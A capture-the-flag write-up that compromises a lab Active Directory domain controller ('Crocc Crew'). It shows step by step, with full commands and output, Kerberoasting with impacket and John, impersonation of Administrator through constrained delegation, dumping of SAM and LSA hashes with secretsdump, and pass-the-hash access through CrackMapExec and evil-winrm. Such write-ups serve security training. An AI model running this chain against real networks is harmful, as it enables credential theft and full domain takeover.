Fawaz	Fawaz	Fawaz	File Server Admins, File Server Access, West Coast, Restrict DC Login, Server Users, VPN Access, PC-Joiner, RDP-Users	Domain Users	06/08/21 05:17:05	06/08/21 22:00:10	06/08/21 20:35:44	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 22:00:10	1122	
admCroccCrew	admCroccCrew	admCroccCrew	Enterprise Admins	Domain Users	06/08/21 03:15:34	06/08/21 06:20:14	06/08/21 05:23:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 04:42:27	1121	
Howard	Howard	Howard	Enterprise Admins	Domain Users	06/08/21 03:13:44	06/08/21 06:20:14	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 03:13:44	1120	
Steve	Steve	Steve	Enterprise Admins	Domain Users	06/08/21 03:13:25	06/08/21 06:20:14	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 03:13:25	1119	
Spooks	Spooks	Spooks	Enterprise Admins	Domain Users	06/08/21 02:26:02	06/08/21 06:20:14	06/08/21 03:12:51	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:41:48	1117	
Jeff	Jeff	Jeff	Domain Admins	Domain Users	06/08/21 02:24:55	06/08/21 05:41:35	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:41:35	1116	
Mark	Mark	mark	Domain Admins	Domain Users	06/08/21 02:21:50	06/08/21 02:27:40	01/01/01 00:00:00	NORMAL_ACCOUNT	01/01/01 00:00:00	1115	
[illegible]	[illegible]	[illegible]		Domain	06/08/21	09/24/22	06/08/21	[illegible]	06/08/21	1109	

Using the impacket script for finding user SPNs and encrypted password.

```
┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/ldap]
└─$ impacket-GetUserSPNs COOCTUS.CORP/Visitor:GuestLogin! -request -dc-ip 10.10.155.152
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name            MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  --------------  --------  --------------------------  --------------------------  -----------
HTTP/dc.cooctus.corp  password-reset             2021-06-09 03:30:39.356663  2021-06-09 03:16:23.369540  constrained



[-] CCache file is not found. Skipping...
$krb5tgs$23$*password-reset$COOCTUS.CORP$COOCTUS.CORP/password-reset*$6377d6decdc99a39dd3f956270f71cd3$ba12f8194863294a8ed0e8465ca1dc90c
559893547 59dbd904917cb2e3377e88775a7c81dc3f55ac124a8dc64326a5684a573b2d28e016aadec7a4e2269648ad1798d1b4e53710185a5438cd852f69c73e1fca7c0
2a73c38a8322ca49da55d74188b1314663fbe34ac97bd1d0bbd87462045dad2ea7e260249b9fee91213d6c8bf8c1fd6fee8dc8b4109b5e75943207c739b448b0518542c0
5ef5af5b0af5b065eab0f2966943ad9ffd3d3a3f65c94a515a2d259d7e0c3c07198d920bf10b693bf27086d0c846dd5cc3c23d0b4109ae9d09881b44a99c0fa7b824c4c4
db0f8c7f867deb1154bf289b70ceab28e8b06e7dec39d04f1aca95e55aead3703af49d218e84867ecb404f7554ba8587a88cfd320d9456acd86533b337306ce13fcdea41
d3d72acc29a61d604c83093bf9cc8ea11c313bedb8a5794469f1fe590aea54024c57e12db488801641856b970006f3607a854d214a93b3cdcb992342a2b7bd5845d94b09
cb0b5b869fe275fdec57089b0ecc3c9496ea73f37ec2ea51d998b4a7f5df9aa3602851b108f4a07b18f3f6d6f3deb68790b816c7f40691897437500754cc9d455974ff63
828e21455a09601253fe13036654ffdb9acfbc3823f2ee14f0cb92d8ca36a07026a9e17eabab946d7758f9a24693a23bec2e2c6f38e0deb5886f241b1434c6de9d2f5101
8c640173bebfeb4479bf5e41fed2e0cd3a7e9e2716528f46c3cb54eb044fcf4b17fc816c914c13568602ab136079123bdadf3a6ef8e27b2dcb758906611aa60a40583a2c
17ce9b8ebf56d547bc4dd03dfd0a35fd32379947b2ea7088804231d4f78dcfadf706cd97121b7d7d94d17365610e4149f40dbcb11aa5232b41fb40a144dc699bafade523
bcebdad378edeb715ce0cc5e694c6952d7e4ddca2603e061bac9cb8d928896bc678b363538c82336a8780a90fea5dc952555bfc9be62af89e4d551f5dc099fccaa168a63
c609732565ec49d6fcb9787fd1d429f6e7ddda70e6466033d8b0df10691d5f9732c275a38913375991fcaefc26f1f090597e754f5990f6eeb7fc2e9fea1bdcc67c867c0b
8cbda2cbcf10e51bbf870599bee3fe5be6640fcc5b7e21ea5e1521d05d493eacddca9d47106242ce463c3406347e4f00600756c8297378d902a91b7503185b95059cabca
25471e8f1faec92ea664aef25d703665a36a885ec8e03e44c111f56f821347310bf6751be69c14a4ccd7ec3c21f6bdb3b552ec23aee72d50646700bd60a34a0a856c88d8
9368cdecfc22e02e5f31d0fec3d588b456fc8777aa2c107e4b1341c69fcc8f24b7257bcf8491a08a6cd8aa1ea2921e3d37122f8233779ea
```

Stored the hash in hashes file and used Johntheripper to crack the hash with rockyou.txt

```
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ nano hashes

┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ john hashes --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
resetpassword    (?)
4 1g 0:00:00:00 DONE (2022-09-24 23:35) 8.333g/s 492800p/s 492800c/s 492800C/s rijeka..pink125
3 0g 0:00:00:06 DONE (2022-09-24 23:35) 0g/s 544149p/s 544149c/s 544149C/s  Jakekovac3.ie168
1 0g 0:00:00:06 DONE (2022-09-24 23:35) 0g/s 540050p/s 540050c/s 540050C/s  08 22 0128.a6_123
Waiting for 3 children to terminate
2 0g 0:00:00:06 DONE (2022-09-24 23:35) 0g/s 546636p/s 546636c/s 546636C/s !)!#1013..*7_Vamos!
Session completed.
```

Got the password for reset-password user → **resetpassword**

Using the impacket's find delegation to extract more information about the delegation.

```
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ impacket-findDelegation COOCTUS.CORP/password-reset:resetpassword  -dc-ip 10.10.155.152
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

AccountName     AccountType  DelegationType                      DelegationRightsTo
--------------  -----------  ----------------------------------  ----------------------------------
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP/COOCTUS.CORP
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP/COOCTUS
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC/COOCTUS
```

Using the impacket's getST script to impersonate and get the ticket of the Administrator user.
If the account is configured with constrained delegation (with protocol transition), we can request service tickets for other users, assuming the target SPN is allowed for delegation

```
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ impacket-getST -spn oakley/DC.COOCTUS.CORP -impersonate Administrator "COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.155.1
52
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

The output of this script will be a service ticket for the Administrator.
Once we have the ccache file, set it to the KRB5CCNAME variable so that it is loaded inside

the memory and then we can use it to our advantage.

```
┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/delefation-spn-ticket]
└─$ export KRB5CCNAME=Administrator.ccache
```

Then we need to add the DC.COOCTUS.CORP in the /etc/hosts file

```
  GNU nano 6.4                                  /etc/hosts *
127.0.0.1       localhost
127.0.1.1       ACE

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.252.222   overpass-production
10.10.81.93     internal.thm
10.10.114.12    robot.thm
10.10.11.143    office.paper chat.office.paper
10.129.190.220  preprod-payroll.trick.htb trick.htb root.trick.htb preprod-marketing.trick.htb
10.129.114.158  health.htb
10.129.201.15   shoppy.htb mattermost.shoppy.htb
10.10.155.152   DC.COOCTUS.CORP
```

Using the secretsdump script from impacket to dump user hashes.

After we have done that, it should successfully dump user NTLM hashes.

```
[90/1886]
┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/delefation-spn-ticket]
└─$ sudo impacket-secretsdump -k -no-pass DC.COOCTUS.CORP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×e748a0def7614d3306bd536cdc51bebe
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
COOCTUS\DC$:plain_password_hex:f314c1a7953ca206dae3a6a30c5af375e3646e360091e904013b537963a1fa0f849de09e2e90ec8b31893a53ccbf9b74f6cab5daa
5110a5325d33bc25260e3eb87d8e4834786a61b8436e49713f62204dc4939137ed21e748c06e61c2992a63b1f3581f2a334ac9768295bdc98d49a092025cc0a8e634fdc4
566f05f30696e5a72f6db179363841d69b79d7a6c04ece8802213bf780b4d5ba2d37bd397de31deefcaf15596913b5fd66c05cb56d283be24770bf8ccf1d1421080e4a44
6d63225e723e47997d5ffaa7ea245e70d2c2c6fe5f183a5252da7e326122b90b784b1364121e97d1e2dffb4f898f1e76dc1ce2c
COOCTUS\DC$:aad3b435b51404eeaad3b435b51404ee:cceed1de8cdf82f39269056d08e07b91:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×dadf91990ade51602422e8283bad7a4771ca859b
dpapi_userkey:0×95ca7d2a7ae7ce38f20f1b11c22a05e5e23b321b
[*] NL$KM
 0000   D5 05 74 5F A7 08 35 EA  EC 25 41 2C 20 DC 36 0C   ..t_..5..%A, .6.
 0010   AC CE CB 12 8C 13 AC 43  58 9C F7 5C 88 E4 7A C3   .......CX..\..z.
 0020   98 F2 BB EC 5F CB 14 63  1D 43 8C 81 11 1E 51 EC   ...._..c.C....Q.
 0030   66 07 6D FB 19 C4 2C 0E  9A 07 30 2A 90 27 2C 6B   f.m...,...0*.',k
NL$KM:d505745fa70835eaec25412c20dc360caccecb128c13ac43589cf75c88e47ac398f2bbec5fcb14631d438c81111e51ec66076dfb19c42c0e9a07302a90272c6b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

We got the hash of Administrator now we check with crackmapexec whether we can use the Hash or not !

Hash for Administrator → aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f70a489de022d

Second part is what we needed for getting access → add41095f1fb0405b32f70a489de022d

```
┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/impacket-secrets]                                                    [5/1881]
└─$ crackmapexec smb 10.10.155.152 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f70a489de022d -x id
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
SMB         10.10.155.152   445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:COOCTUS.CORP) (signing:True) (SMB
v1:False)
SMB         10.10.155.152   445    DC               [+] COOCTUS.CORP\Administrator:aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f
70a489de022d (Pwn3d!)
SMB         10.10.155.152   445    DC               [+] Executed command
SMB         10.10.155.152   445    DC               'id' is not recognized as an internal or external command,
SMB         10.10.155.152   445    DC               operable program or batch file.

┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/impacket-secrets]
└─$ crackmapexec smb 10.10.155.152 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f70a489de022d -x dir
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
SMB         10.10.155.152   445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:COOCTUS.CORP) (signing:True) (SMB
v1:False)
SMB         10.10.155.152   445    DC               [+] COOCTUS.CORP\Administrator:aad3b435b51404eeaad3b435b51404ee:add41095f1fb0405b32f
70a489de022d (Pwn3d!)
SMB         10.10.155.152   445    DC               [+] Executed command
SMB         10.10.155.152   445    DC               Volume in drive C has no label.
SMB         10.10.155.152   445    DC               Volume Serial Number is 1296-13D1
SMB         10.10.155.152   445    DC
SMB         10.10.155.152   445    DC               Directory of C:\
SMB         10.10.155.152   445    DC
SMB         10.10.155.152   445    DC               06/07/2021  07:30 PM    <DIR>          Background
SMB         10.10.155.152   445    DC               06/07/2021  05:30 PM    <DIR>          inetpub
SMB         10.10.155.152   445    DC               06/07/2021  10:53 PM    <DIR>          PerfLogs
SMB         10.10.155.152   445    DC               06/08/2021  03:44 PM    <DIR>          Program Files
SMB         10.10.155.152   445    DC               06/07/2021  05:25 PM    <DIR>          Program Files (x86)
SMB         10.10.155.152   445    DC               06/07/2021  08:05 PM    <DIR>          Shares
SMB         10.10.155.152   445    DC               06/08/2021  11:54 AM    <DIR>          Users
SMB         10.10.155.152   445    DC               06/08/2021  03:50 PM    <DIR>          Windows
```

BOOOM !! we got executed the command dir

Lets use evil-winrm and get the shell access :

```
┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/impacket-secrets]
└─$ evil-winrm -i 10.10.155.152 -u Administrator -H add41095f1fb0405b32f70a489de022d

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Completed the room !!!

Flags 1 & 2 → C:/Shares/Home
Root Flag → C:/PerfLogs/Admin